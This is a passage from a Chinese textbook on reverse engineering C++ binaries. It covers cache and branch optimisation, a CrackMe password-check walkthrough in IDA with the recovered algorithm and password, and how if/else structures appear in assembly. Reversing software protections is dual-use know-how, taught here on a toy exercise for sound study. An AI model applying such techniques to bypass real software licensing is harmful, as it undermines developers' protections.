     for (int j = 0; j < 10000; j++){
       a[i][j]++;
     }
}

for (int j = 0; j < 10000; j++){
    // 下面每次循环会预测成功 9 次
    // 第 1 次没有预测，最后退出循环时预测失败 1 次
    // 这样的过程重复 10000 次
     for (int i = 0; i < 10; i++){
       a[i][j]++;
     }
}
```

想想哪个划算？

VC++ 编译器对分支的优化主要体现在减少分支结构上，使用顺序结构代替分支结构，相关知识请参考 4.2.3 小节的讲解。关于使用查表法代替多分支结构的相关知识，请参考 5.4 节。

4.4.3　高速缓存（cache）优化规则

我们都知道，计算机内存的访问效率大大低于处理器，而且在程序的运行中，被访问的数据和指令相对集中，为此处理器准备了片上高速缓存（cache）来存放需要经常访问的数据和代码。这些数据的内容和所在的虚拟地址（Virtual Address，VA）以表格方式一一对应起来，在处理器访问内存数据时，先去 cache 中看看这个 VA 有没有记录，如果有，则命中（cache hit），无需访问内存单元；如果没有找到（cache miss），则转换 VA 访问数据，并保

存到cache中。通常，cache不仅会读取指令需要的数据，还会把这个地址附近的数据都读进来。为了节省cache的宝贵空间，VA值的二进制低位不会被保存，也就是说保存的数据是以2^n字节为单位的，VA的值具体会被保存多少位是由cache设计的数据组织方式确定的。

由于现代操作系统的内存管理是分段加分页的管理模式，而页级管理是虚拟内存的基础，为了避免频繁访问三级页表转换地址，处理器准备了页表缓冲（Translation lookaside buffer，TLB）来存放长期命中的页表数据。需要访问虚拟内存时，处理器会先去TLB查询是否命中，如果命中则直接查询TLB表中对应的物理地址。对于虚拟内存的管理，长期没有命中的分页会被交换到磁盘上，下次访问时会触发缺页中断，中断处理程序会把磁盘数据读回RAM。

基于以上设计，cache优化有以下几点：

① 数据对齐

cache不会保存VA的二进制低位，对于Intel的32位处理器来说，如果访问的地址是4的倍数，则可以直接查询并提取之；如果不是4的倍数，则需要访问多次。因此，VC++编译器在设置变量地址时会按照4字节边界对齐。

②数据集中

将访问次数多的数据或代码尽量安排在一起，一方面是cache在抓取命中数据时会抓取周围的其他数据；另一方面是虚拟内存分页的问题，如果数据分散，保留到多个分页中，就会导致过多的虚拟地址转换，甚至会导致缺页中断频繁发生，这些都会影响效率。

③ 减少体积

命中率高的代码段应减少体积，尽量放入cache中，以提高效率。

如果读者对与32位处理器相关的知识意犹未尽，可以阅读《80x86汇编语言程序设计教程》（作者：杨季文）一书，该书对保护模式下的开发讲解得相当不错。

4.5 一次算法逆向之旅

通过本章前面对各种运算的学习，接下来我们进入一次简单的逆向之旅吧。通过分析程序的反汇编代码来了解程序的算法，巩固所学知识。

这里要分析的程序为简单的CrackMe程序，是为VC++ 6.0编写的控制台程序。程序功能是验证输入密码，显示出密码验证结果（密码为命令行输入方式），如图4-5所示。

图4-5 CrackMe程序的运行结果

为了尽量减少分析的工作量，程序中没有设置任何错误检查，只有密码加密与密码检查。输入密码正确后，程序将会显示“密码正确”的字样。本次将使用IDA进行静态分析。使用IDA加载分析程序后，IDA会直接定位到main函数的入口处，省去了查找main函数的

过程。如果使用 OllyDBG 进行动态分析，需要先查找并定位到 main 函数的入口处。分析程序为 Release 版，如代码清单 4-20 所示。

代码清单 4-20　CrackMe 程序分析片段 1——Release 版

```
var_10= byte ptr -10h      ; 从 var_10 到 var_3 都是连续的 1 个字节大小的局部变量
var_F= byte ptr -0Fh
var_E= byte ptr -0Eh
var_D= byte ptr -0Dh
var_C= byte ptr -0Ch
var_B= byte ptr -0Bh
var_A= byte ptr -0Ah
var_9= byte ptr -9
var_8= byte ptr -8
var_7= byte ptr -7
var_6= byte ptr -6
var_5= byte ptr -5
var_4= byte ptr -4
var_3= byte ptr -3
argc= dword ptr  4
argv= dword ptr  8
envp= dword ptr  0Ch
```

代码清单 4-20 为 CrackMe 程序在 main 函数中的参数以及局部变量定义。在 IDA 中，正偏移为参数，负偏移为局部变量，详细讲解见第 7 章。从标号 var_3 到 var_10 的变量都是占 byte（1 字节）的连续局部变量，将其暂时看做数组，找到起始标号 var_10 的地址，按 * 键转换 14 个字节数据为数组。转换数组后将标号名称 var_10 重命名，按 N 键修改名称为“charNumber14”，如图 4-6 所示。

```
-00000010 charNumber14    db 14 dup(?)
```

图 4-6　数据转换数组

按 Esc 键返回反汇编视图窗口，在反汇编视图窗口的反汇编代码中，所有引用 var_3 ～ var_10 的地方都被替换成了数组访问方式，如代码清单 4-21 所示。

代码清单 4-21　CrackMe 程序分析片段 2——Release 版

```
; 转换后的数组
charNumber14= byte ptr -10h
; main 函数的三个参数，argc 命令个数，argv 命令行信息，envp 环境变量信息
argc= dword ptr  4
argv= dword ptr  8
envp= dword ptr  0Ch

sub     esp, 10h
; 取参数 argv 数据放入 ecx 中
mov     ecx, [esp+10h+argv]
```

```
; 将al赋值为1
mov      al, 1
; 将数组charNumber14 第6项赋值为al，即1
mov      [esp+10h+charNumber14+6], al
; 将数组charNumber14 第7项赋值为al，即1
mov      [esp+10h+charNumber14+7], al
; 在ecx中保存的参数为argv，根据argv类型，这里为argv[1]操作
; 即edx中保存为argv[1]
mov      edx, [ecx+4]
; 将数组charNumber14 第10项赋值为al，即1
mov      [esp+10h+charNumber14+0Ah], al
; 将al赋值为命令行参数个数argc
mov      al, byte ptr [esp+10h+argc]
; 保存环境
push     ebx
; 将bl赋值为al，即命令行参数个数argc
mov      bl, al
; 保存环境
push     esi
; 对bl执行减等于1操作，等同argc减1
dec      bl
; 保存环境
push     edi
; 在edx中保存为argv[1]，这步操作为argv[1][0] |= argc-1              ①
or       [edx], bl
; 在edx中保存为argv[1]
mov      edx, [ecx+4]
; 将数组charNumber14 第0项赋值为0x77
mov      [esp+1Ch+charNumber14], 77h
; 将数组charNumber14 第1项赋值为0x76
mov      [esp+1Ch+charNumber14+1], 76h
; 在edx中保存为argv[1]，这步操作为argv[1][1] ^= argc-1              ②
xor      [edx+1], bl
; 修改dl为数值6
mov      dl, 6
; 对dl做有符号法，乘以al，al中保存的数据为命令行参数个数
; 结果存入al中
imul     dl
; 在esi中保存为argv[1]
mov      esi, [ecx+4]
; 使用al减等于dl
sub      al, dl
; 将数组charNumber14 第2项赋值为0xCA
mov      [esp+1Ch+charNumber14+2], 0CAh
; 将数组charNumber14 第3项赋值为0xF9
mov      [esp+1Ch+charNumber14+3], 0F9h
; 在esi中保存argv[1]，此句指令为argv[1][2]*al，al中保存的值为命令行参数个数
; 乘以6后，再减去6。转换为al = argv[1][2] * (argc - 1) * 6
```

```
imul    byte ptr [esi+2]
; esi+2 中的数据等于 al，即 argv[1][2] = argv[1][2] * (argc - 1) * 6        ③
mov     [esi+2], al
; 在 esi 中保存为 argv[1]
mov     esi, [ecx+4]
; 将数组 charNumber14 第 4 项赋值为 0xA8
mov     [esp+1Ch+charNumber14+4], 0A8h
; 将数组 charNumber14 第 5 项赋值为 0x0C
mov     [esp+1Ch+charNumber14+5], 0Ch
; 取 argv[1][2] 数据存到 eax 中
movsx   eax, byte ptr [esi+2]
; 扩展高位到 edx
cdq
; 使用 eax 扩展后的高位 edx 与 3 进行位与运算
and     edx, 3
; 将数组 charNumber14 第 8 项赋值为 0xFE
mov     [esp+1Ch+charNumber14+8], 0FEh
; 使用 eax 加扩展高位 edx
add     eax, edx
; 将数组 charNumber14 第 9 项赋值为 0xDB
mov     [esp+1Ch+charNumber14+9], 0DBh
; 将 eax 右移动 2 位，此数可套用除法公式，移动次数为 2 的幂，因此除数为 4
; 转换后变为：eax = argv[1][2] / 4
sar     eax, 2
; 将 al 赋值到 esi+3，即 argv[1][3] = argv[1][2] / 4               ④
mov     [esi+3], al
; 使用 eax 保存 argv[1]
mov     eax, [ecx+4]
; 将数组 charNumber14 第 11 项赋值为 0xE0
mov     [esp+1Ch+charNumber14+0Bh], 0E0h
; 将数组 charNumber14 第 12 项赋值为 0xFB
mov     [esp+1Ch+charNumber14+0Ch], 0FBh
; 在 eax 中保存 argv[1]，即：argv[1][4] 数据存入 dl
mov     dl, [eax+4]
; 将数组 charNumber14 第 13 项赋值为 0x00
; 到此所有的数组成员都被赋值
mov     [esp+1Ch+charNumber14+0Dh], 0
```

在代码清单 4-21 中，对数组 charNumber14 中的每一项进行赋值，并对命令行参数进行一些计算，这应该就是对我们输入的密码信息进行加密。charNumber14 数组中保存的就是加密后的密码，分析后得到 charNumber14 中的数据依次为："0x77、0x76、0xCA、0xF3、0xA8、0x0C、0x01、0x01、0xFE、0xDB、0x01、0xE0、0xFB、0x00"，共 14 个字节的数据。这个数组为密码比较数组，这里保存的数据可以为密码加密信息，因此可知密码长度，以及加密后的密文字符串信息。代码清单 4-21 为 CrackMe 程序部分的反汇编信息，继续向下分析程序，获取完整的加密过程，如代码清单 4-22 所示。

代码清单 4-22 CrackMe 程序分析片段 3 ——Release 版

```
; 在代码清单 4-21 中，dl 被赋值为 argv[1][4]
; 将 argv[1][4] 左移动 3 次
shl      dl, 3
; 将结果存入 eax+4，即 argv[1][4] = argv[1][4] << 3          ⑤
mov      [eax+4], dl
; 将 eax 赋值为 argv[1]
mov      eax, [ecx+4]
; 将 argv[1][5] 赋值到 dl 中
mov      dl, [eax+5]
; 将 dl 向右移 2 位
sar      dl, 2
; 结果赋值到 argv[1][5] 中，即 argv[1][5] = argv[1][5] >> 2          ⑥
mov      [eax+5], dl
; 将 esi 赋值为 argv[1]
mov      esi, [ecx+4]
; 在代码清单 4-21 中，bl 为 argc 减 1，且未被修改
; 将 al 赋值为 bl，即 argc 减 1
mov      al, bl
; 取 argv[1][6] 数据存入 dl 中
mov      dl, [esi+6]
; 将 al 与数字 7 做位与运算，即 (argc - 1) & 7
and      al, 7
; 将 al 位与运算后的结果与 dl 做位与运算
; 即 argv[1][6] & ((argc - 1) & 7)
and      dl, al
; 将 dl 中的数据赋值到 esi+6 地址处
; 即 argv[1][6] = argv[1][6] & ((argc - 1) & 7)          ⑦
mov      [esi+6], dl
; 将 esi 赋值为 argv[1]
mov      esi, [ecx+4]
; 取 esi+7 地址处 1 字节数据带符号扩展到 edx，即 edx = argv[1][7]
movsx    edx, byte ptr [esi+7]
; 将 edx 与 0x80000001 做位与操作，此操作只会保留下 edx 的最高位与最低位
; 此操作会影响标记位 SF，当 edx 为负数时，会修改 SF 标记位
and      edx, 80000001h
; SF 标记位为 0 则跳转到标记 loc_4010BF 处，edx 为负数跳转
jns      short loc_4010BF
; 以下为 edx 为负数的处理代码
; edx 减等于 1，由于之前操作会使 edx 只保留最低位和最高位
; 这里对 edx 减 1 操作，结果必然为 0x80000000
dec      edx
; 对 edx 与 0xFFFFFFFE 做位或运算，除最低位外全部置 1
; 此时的 edx 值只有 1 种可能：0xFFFFFFFE
or       edx, 0FFFFFFFEh
; 对 edx 加 1 后，变为 0xFFFFFFFF 为 -1
inc      edx
; 地址标号                                              ; 这里为 IDA 标注引用此标号处
```

```
loc_4010BF:                              ; CODE XREF: _main+B8j
; 将dl赋值到esi+7处，这里的操作为对2取模操作，即argv[1][7] %= 2       ⑧
mov     [esi+7], dl
; eax赋值为argv[1]
mov     eax, [ecx+4]
; 在bl中保存argc减1，对其取反
not     bl
; 将bl的值赋值到eax+8地址处，即argv[1][8] = ~(argc - 1)          ⑨
mov     [eax+8], bl
; 将eax赋值为argv[1]
mov     eax, [ecx+4]
; 取argv[1][0]数据赋值到dl
mov     dl, [eax]
; 取argv[1][2]数据赋值到bl
mov     bl, [eax+2]
; 取argv[1][9]地址到esi，这里使用esi保存地址，为一个指针操作
; esi的使用将指针记作：char *pArgv9
lea     esi, [eax+9]
; 使用dl减等于bl，即argv[1][0] - argv[1][2]
sub     dl, bl
; 对esi取内容到bl，即bl = *pArgv9
mov     bl, [esi]
; bl加等于dl，即*pArgv9 + argv[1][0] - argv[1][2]
add     bl, dl
; 将bl复制到esi保存地址中：*pArgv9 = *pArgv9 + argv[1][0] - argv[1][2]   ⑩
mov     [esi], bl
; 将eax赋值为argv[1]
mov     eax, [ecx+4]
; 将esi中保存数据为argv[1][9]地址，对其加1表示地址向前偏移1字节
; 这时esi保存数据为argv[1][10]的地址，即pArgv9 += 1
inc     esi
; 取eax+7地址处1字节数据带符号扩展到edi，即edi = argv[1][7]
movsx   edi, byte ptr [eax+7]
; 取eax+6地址处1字节数据带符号扩展到eax，即：eax = argv[1][6]
movsx   eax, byte ptr [eax+6]
; 将eax扩展高位到edx
cdq
; 使用有符号除法，即argv[1][6] / argv[1][7]
idiv    edi
; 对esi指向加1操作，之前esi中保存的数据为argv[1][10]的地址
; 加1后，保存的数据为argv[1][11]的地址，即pArgv9 += 1;
inc     esi
; 对esi-1取内容，寻址到argv[1][10]，赋值为al，al中保存数据为除法商值
; 此条语句即*( pArgv9 - 1) = argv[1][6] / argv[1][7]              ⑪
mov     [esi-1], al
; 将eax赋值为argv[1]
mov     eax, [ecx+4]
; dl被赋值为argv[1][3]
```

```
mov     dl, [eax+3]
; bl 被赋值为 argv[1][1]
mov     bl, [eax+1]
; al 被赋值为 *pArgv9, pArgv9 中保存的数据为 argv[1][11] 的地址
mov     al, [esi]
; dl 减去 bl, 即 argv[1][3] - argv[1][1]
sub     dl, bl
; al 加 dl, 即 *pArgv9 + argv[1][3] - argv[1][1]
add     al, dl
; 将 al 值复制到 esi 保存地址中, 即 *pArgv9 += argv[1][3] - argv[1][1]        ⑫
mov     [esi], al
; 将 eax 赋值为 argv[1]
mov     eax, [ecx+4]
; 赋值 dx 为 argv[1][5]
movsx   dx, byte ptr [eax+5]
; 赋值 dx 为 argv[1][4]
movsx   ax, byte ptr [eax+4]
; 执行有符号乘法, eax 乘以 edx, 即 argv[1][4] * argv[1][5]
imul    edx, eax
; 将乘法结果 dx 复制到 esi 中 , 由于 dx 占 2 字节, 而 pArgv9 为 char, 需要转换
; 即 *(short)pArgv9 = argv[1][4] * argv[1][5]                ⑬
; 指针 pArgv9 未被修改, 仍然指向 argv[1][11] 的地址
mov     [esi], dx
; ecx 赋值为 argv[1]
mov     ecx, [ecx+4]
; 这里为 strcmp 函数调用, 比较密码是否正确
; strcmp 函数是编译选项, 可能会被转换成内联方式, 详解略
; 函数的讲解见第 6 章
; 到此, 整个程序的加密过程就结束了
retn
```

通过代码清单 4-22 对命令行参数 argv[1] 的层层运算，最终会得到一个加密后的字符串，与程序中的密文进行比较，如果转换结果一样，表示密码正确，反之密码错误。

在转换过程中，遇到了没有接触过的对 2 取模运算。2 的取模运算相对特殊，由于取模就是求余，所有有符号数对 2 求余只有 3 种结果："−1"、"0"、"1"。因此编译器进行了优化，对十六进制数 0x80000001 做位与运算，无论这个数字是多少，只会保留最高位与最低位。如果数字为奇数，则最低位必然为 1，会被保留下来，同理，符号位也会被保留下来。

通过使用跳转指令 JNS 判断正负标记位 SF。edx 和十六进制数 0x80000001 做位与运算后，如果为负数，则结果为 0x80000001，由于存放编码方式为补码，而这个数字并不是补码的 −1，需要进行补码转换。如果是正数，则不存在转换问题，直接跳过负数处理部分即可。

根据对代码清单 4-21 和代码清单 4-22 的加密过程进行分析可以得出，加密运算步骤共有 13 步。对这 13 步加密步骤进行分析并还原后可以得出整个加密过程，如代码清单 4-23 所示。

代码清单 4-23 还原成源码的加密过程

```
// main 函数定义
void main(int argc, char* argv[],char *envp){
// 还原加密算法的①～⑬步
argv[1][0] |= argc-1;
argv[1][1] ^= argc-1;
argv[1][2] = argv[1][2] * (argc - 1) * 6;
argv[1][3] = argv[1][2] / 4;
argv[1][4] = argv[1][4] << 3;
argv[1][5] = argv[1][5] >> 2;
argv[1][6] = argv[1][6] & ((argc - 1) & 7) ;
argv[1][7] %= 2;
argv[1][8] = ~(argc - 1);
// 这里有一步指针定义操作
char *pArgv9 = & argv[1][9];
*pArgv9 = *pArgv9 + argv[1][0] - argv[1][2];
// 执行步骤⑩后，对指针 pArgv9 进行了加 1 操作
pArgv9 += 1;
// 在步骤⑪中，首先对指针 pArgv9 进行了加 1 操作，再参与运算。这里为一个前加操作
                              pArgv9 += 1;
*( pArgv9 - 1) = argv[1][6] / argv[1][7];
*pArgv9 += argv[1][3] - argv[1][1];
*(short)pArgv9 = argv[1][4] * argv[1][5];
// 密码比对部分使用 strcmp 进行字符串比较，实现过程略
}
```

代码清单 4-23 为 CrackMe 程序加密算法还原后的代码，其使用了大量的位运算。由于这些运算不可逆，所以无法推算回正确的密码。这里给出此程序的正确密码："www.51asm.com"。读者可自己将 CrackMe 程序的反汇编代码翻译成对应的 C++ 代码，使用此密码进行程序验证。

4.6 本章小结

本章首先讲解了表达式求值，这是在分析过程中还原目标算法的基础，并由此引申出很多对优化思路的讨论，这里涉及了很多数学知识。在软件开发和逆向分析领域，入门时数学知识显得并不重要，只用做个熟练的技术人员就行。但是技术水平到达一定程度后，如果还想达到更高的技术境界，这时需要复习一下数学知识了。所以，对于逆向分析技术人员来说，数学水平的高低，直接决定了"你的饭碗里面有没有肉"。

第 5 章　流程控制语句的识别

流程控制语句的识别是进行逆向分析和还原高级代码的基础，对于想从事逆向分析工作的读者来说，本章的内容非常重要。对于无意从事逆向分析工作的开发人员，通过本章的学习可以更好地理解高级语言中流程控制的内部实现机制，对开发和调试大有裨益。

5.1　if 语句

if 语句是分支结构的重要组成部分。if 语句的功能是先对运算条件进行比较，然后根据比较结果选择对应的语句块来执行。if 语句只能判断两种情况："0" 为假值，"非 0" 为真值。如果为真值，则进入语句块内执行语句；如果为假值，则跳过 if 语句块，继续运行程序的其他语句。要注意的是，if 语句转换的条件跳转指令与 if 语句的判断结果是相反的。我们以代码清单 5-1 为例，逐步展开对 if 语句的分析。

代码清单 5-1　if 语句构成——Debug 版

```
// C++ 源码说明：if 语句结构组成
if (argc == 0){
   printf("%d \r\n", argc);
}

// C++ 源码与对应汇编代码讲解
// C++ 源码对比，若参数 argc 等于 0，则为真，执行语句块
if (argc == 0)
; 使用 CMP 指令，将 ebp+8 地址处的 4 字节数据与 0 相减
; 结果不影响 argc，但影响标记位 CF、ZF、OF、AF 和 PF
00401028    cmp           dword ptr [ebp+8],0
; 根据 cmp 指令影响到的标记位，查看表 4-1
; JNE 检查 ZF 标记位的值，如果值等于 0，则跳转，表示此时 argc 的值不等于 0，
; 于是跳转到地址 0x0040103F 处
; 这个地址为 if 语句块的结束地址，随后跳转出 if 语句
0040102C    jne           main+2Fh (0040103f)
{
; printf 函数调用讲解略
}
// C++ 源码对比，函数返回
return 0;
0040103F    xor          eax,eax
```

代码清单 5-1 中 if 的比较条件为 "argc == 0"，如果成立，即为真值，则进入 if 语句块内执行语句。但是，转换后的汇编代码使用的条件跳转指令 JNE 判断结果为 "不等于 0 跳转"，

这是为什么呢？因为按照 if 语句的规定，满足 if 判定的表达式才能执行 if 的语句块，而汇编语言的条件跳转却是满足某条件则跳转，绕过某些代码块，这一点与 C 语言是相反的。

既然这样，那为什么 C 语言编译器不将 else 语句块提到前面去并把 if 语句块放到后面去呢？这样汇编语言和 C 语言中的判定条件不就一致了吗？

因为 C 语言是根据代码行的位置来决定编译后的二进制代码的地址高低的，也就是说，低行数对应低地址，高行数对应高地址，所以有时会使用标号相减得到代码段的长度。鉴于此，C 语言的编译器不能随意改变代码行在内存中的顺序。

根据这一特性，如果将 if 语句中的比较条件 "argc == 0" 修改为 "if(argc > 0)"，则其对应的汇编语言所使用的条件跳转指令会是 "小于等于 0"。

代码清单 5-2 if 语句大于 0 比较——Debug 版

```
// C++ 源码说明：if 语句大于 0 比较
if (argc > 0){
   printf("%d \r\n", argc);
}

// C++ 源码与对应汇编代码讲解
// C++ 源码对比，如果参数 argc 大于 0，结果为真，进入执行语句
if (argc > 0)
; 使用 CMP 指令，将 ebp+8 地址处的 4 字节数据与 0 相减
0040103F    cmp         dword ptr [ebp+8],0
00401043    jle         MyIf+42h (00401052)
{
; printf 函数调用讲解略
// if 语句结束处
}
00401052    pop         edi
```

通过代码清单 5-1 和代码清单 5-2 的示例分析，可总结出 if 语句的转换规则：在转换成汇编代码后，由于当 if 比较结果为假时，需要跳过 if 语句块内的代码，因此使用了相反的条件跳转指令。

将 4.2.2 节的代码清单 4-10 与代码清单 5-2 进行对比分析可知，两者间的结构特征十分相似，但使用的条件跳转指令不同。由此可见，在反汇编时，表达式短路和 if 语句这两种分支结构的实现过程都是一样的，很难在源码中对它们进行区分。

总结：

```
; 先执行各类影响标志位的指令
; 其后是各种条件跳转指令
jxx         xxxx
```

如果遇到以上指令序列，可高度怀疑它是一个由 if 语句组成的单分支结构，根据比较信息与条件跳转指令，找到其跳转条件相反的逻辑，即可恢复分支结构原型。由于循环结构中也会出现类似代码，因此在分析过程中还需要结合上下文。

5.2 if…else…语句

5.1节讲述了if语句的构成，但是，只有if的语句是不完整的分支结构，图5-1对比了两种语句结构的执行流程。




图5-1 if与if…else…结构对比

如图5-1所示，if语句是一个单分支结构，if…else…组合后是一个双分支结构。两者间完成的功能有所不同。从语法上看，if…else…只比if语句多出了一个else。else有两个功能，如果if判断成功，则跳过else分支语句块；如果if判断失败，则进入else分支语句块中。有了else语句的存在，程序在进行流程选择时，必会经过两个分支中的一个。通过代码清单5-3，我们来分析else如何实现这两个功能。

代码清单5-3 if…else…组合——Debug版

```
// C++ 源码说明：if…else…组合
if (argc == 0) {
   // 执行 if 语句块
   printf("argc == 0");
}else{
   // 执行 else 语句块
   printf("argc != 0");
}

// C++ 源码与对应汇编代码讲解
// C++ 源码对比，比较参数变量 argc == 0
if (argc == 0)
; 使用变量 argc 减去 0
004010B8    cmp          dword ptr [ebp+8],0
; 使用条件跳转 JNE，检查 cmp 影响标记位
; 跳转成立，跳转到地址 0x004010CD 处，即 else 语句块的首地址
004010BC    jne          IfElse+2Dh (004010cd)
```

```
{
// C++ 源码对比，进入 if 语句块，调用 printf 函数
printf("argc == 0");
; printf 函数汇编讲解略
}else
; 直接跳转到地址 0x004010DA 地址处，当 if 语句执行后跳转过 else 语句块
004010CB    jmp          IfElse+3Ah (004010da)
{
// C++ 源码对比，进入 else 语句块，调用 printf 函数
printf("argc != 0");
; printf 函数汇编讲解略
004010CD    push         offset string "argc != 0" (00420030)
004010D2    call         printf (00401150)
004010D7    add          esp,4
}
; else 语句结束处
004010DA    pop          edi
```

在代码清单 5-3 中，if 语句转换的条件跳转和代码清单 5-1 中的 if 语句相同，都是取相反的条件跳转指令。而在 else 处（地址 004010CB）多了一句 jmp 指令，这是为了在 if 语句比较后，如果结果为真，则程序流程执行 if 语句块并且跳过 else 语句块，反之执行 else 语句块。else 处的 jmp 指令跳转的目标地址为 else 语句块结尾处的地址，这样的设计可以跳过 else 语句块，实现两个分支语句二选一的功能。

4.2.3 节介绍了条件表达式，当条件表达式中的表达式 2 或表达式 3 为变量时，没有进行优化处理。条件表达式转换后的汇编代码和 if…else…结构非常相似，将代码清单 4-17 与代码清单 5-3 进行分析对比可以发现，两者间有很多相似之处，如没有源码比照，想要分辨出是条件表达式还是 if…else…结构实在太难。它们都是先比较，然后再执行条件跳转指令，最后进行流程选择的。

通常，VC++ 6.0 对条件表达式和 if…else…使用同一套处理方式。代码清单 5-3 对应条件表达式转换方式 4。将代码清单 5-3 稍作改动，改为符合条件表达式转换方式 1 的形式，如代码清单 5-4 所示。

代码清单 5-4 模拟条件表达式转换方式 1

```
// C++ 源码说明：if…else…模拟条件表达式转换方式 1
if (argc == 0){                          // 等价条件表达式中的表达式 1
   // 修改上例，将上例中的 printf 函数替换成变量赋值语句
   argc = 5;                             // 等价条件表达式中的表达式 2
}else{
// 代码上例，将上例中的 printf 函数替换成变量赋值语句
   argc = 6;                             // 等价条件表达式中的表达式 3
}
// 防止变量被优化处理
printf("%d \r\n", argc);
```

```
// Debug调试版，由于注重调试功能，没有进行优化，反汇编讲解如下
22:      if (argc == 0){
; 直接与0进行比较，注意后面的jne，如果不相等就跳走，C源码中的逻辑与汇编代码相反
00401098   cmp          dword ptr [ebp+8],0
0040109C   jne          main+27h (004010a7)
23:        argc = 5;
; 这里是if语句块的内容，将参数赋值为5
0040109E   mov          dword ptr [ebp+8],5
24:      }else{
; 注意这里的跳转，正好跳出了else块
004010A5   jmp          main+2Eh (004010ae)
25:        argc = 6;
; 这里是else语句块的内容，将参数赋值为6
004010A7   mov          dword ptr [ebp+8],6
26:      }
27:      printf("%d \r\n", argc);
; printf函数汇编讲解略
004010AE ......
```

按if…else…的逻辑，如果满足if条件，则执行if语句块；否则执行else语句块，两者有且仅有一个会执行。所以，如果编译器生成的代码在0040109C处的跳转条件成立，则必须到达else块的代码开始处。而004010A5处有个无条件跳转jmp，它的作用是绕过else块，因为如果能执行到这个jmp，if条件必然成立，对应的反汇编代码处的跳转条件必然不能成立，且if语句块已经执行完毕。由此，我们可以将这里的两处跳转指令作为“指路明灯”，准确划分if块和else块的边界。

总结：

```
; 先执行影响标志位的相关指令
   jxx     ELSE_BEGIN                            ; 该地址为else语句块的首地址
IF_BEGIN:
   ......                                        ; if语句块内的执行代码
IF_END:
   jmp      ELSE_END                             ; 跳转到else语句块的结束地址
ELSE_BEGIN:
   ......                                        ; else语句块内的执行代码
ELSE_END:
```

如果遇到以上指令序列，先考察其中的两个跳转指令，当第一个条件跳转指令跳转到地址ELSE_BEGIN处之前有个JMP指令，则可将其视为由if…else…组合而成的双分支结构。根据这两个跳转指令可以得到if和else语句块的代码边界。通过cmp与jxx可还原出if的比较信息，jmp指令之后即为else块的开始。依此分析，即可逆向分析出if…else…组合的原型。

在Debug编译模式下，所使用的编译选项是Od+ZI，于是在这里不能做流水线优化，分支必须存在，以便于开发者设置断点观察程序流程。

使用O2优化选项，重新编译代码清单5-4。通过IDA查看优化后的反汇编代码，如代

码清单 5-5 所示。

代码清单 5-5　模拟条件表达式转换方案 1——Release 版

```
; 参数标记定义，arg_ 表示函数参数 1
arg_0= dword ptr  4
; 将取得的参数数据放到 edx 中
mov     edx, [esp+arg_0]
; 将 eax 清 0
xor     eax, eax
; 对 edx 和 edx 执行相与操作，结果不影响 edx
test    edx, edx
; 检查 ZF 标记位，edx 不等于 0 则 al=1，反之 al=0，这里的操作与代码清单 4-14 类似
setnz   al
add     eax, 5 ；到此，eax 的取值只可能是 5 或 6，如果 edx 为 0，则 eax 为 5，反之则为 6
push    eax
push    offset Format    ; "%d \r\n"
call    _printf
add     esp, 8
retn
```

代码清单 5-5 中的这些指令似曾相识，与条件表达式使用了同样的优化手法。其他 3 种优化方案同样适用于 if…else…。通过以上分析，得出 VC++ 6.0 编译的代码，在很多情况下，会发现条件表达式的反汇编代码和 if…else…组合是一样的，这时，可以根据个人习惯还原出等价的高级代码。

有时候会遇到复杂的条件表达式作为分支或者循环结构的判定条件的情况，这时即使直接阅读高级源码也会让人抓狂。在没有高级源码的情况下，分析者需要先定位语句块的边界，然后根据跳转目标和逻辑依赖慢慢反推出高级代码。

5.3　用 if 构成的多分支流程

5.1 节和 5.2 节介绍了由 if 与 if…else…组成的分支结构。本节将介绍它们的组合形式——多分支结构。多分支结构类似于 if…else…的组合方式，在 if…else…的 else 之后再添加一个 else if 进行二次比较，这样就可以进行多次比较，再次选择程序流程，形成了多分支流程。它的 C++ 语法格式为：if…else if…else if…，可重复后缀为 else if。当最后为 else 时，便到了多分支结构的末尾处，不可再分支。通过代码清单 5-6 可以查看多分支结构的组成。

代码清单 5-6　多分支结构——Debug 版

```
// C++ 源码说明：多分支结构
void IfElseIf(int argc){
if (argc > 0){                          // 判断函数参数 argc 是否大于 0
        printf("argc > 0");             // 比较成功后执行 printf("argc > 0");
}else if (argc == 0){                   // 判断函数参数 argc 是否等于 0
        printf("argc == 0");            // 比较成功后执行 printf("argc == 0");
```

```
}else{                                        // 前两次比较都失败，则此条语句被执行
            printf("argc <= 0");
      }
}

// C++源码与对应汇编代码讲解
// C++源码对比
if (argc > 0)
; if比较转换
00401108   cmp        dword ptr [ebp+8],0
; 使用JLE条件跳转指令，如果判断后的结果小于等于0，则跳转到地址0x0040111D
0040110C   jle         IfElseIf+2Dh (0040111d)
{
printf("argc > 0");
; printf函数讲解略
0040110E   push       offset string "argc > 0" (00420f9c)
00401113   call        printf (00401150)
00401118   add        esp,4
}else if (argc == 0)
; 对应else，当上一条if语句被执行，执行JMP指令，跳转到地址0x0040113F处
; 该地址为多分支结构结束地址，即最后一个else 或 else if的结束地址
0040111B   jmp         IfElseIf+4Fh (0040113f)
; if比较转换，使用条件跳转指令JNE，不等于0则跳转到地址0x00401132
0040111D   cmp         dword ptr [ebp+8],0
00401121   jne         IfElseIf+42h (00401132)
{
printf("argc == 0");
; printf函数讲解略
00401123   push       offset string "argc == 0" (0042003c)
00401128   call        printf (00401150)
0040112D   add        esp,4
}else
; 跳转到多分支结构的结束地址
00401130   jmp         IfElseIf+4Fh (0040113f)
{
printf("argc <= 0");
; 注意，此处无判定。当以上各个条件均不成立时，以下代码则无条件执行

; 可将此处定义为最后的else块
00401132   push       offset string "argc != 0" (00420030)
00401137   call        printf (00401150)
0040113C   add        esp,4
}
0040113F   pop         edi
```

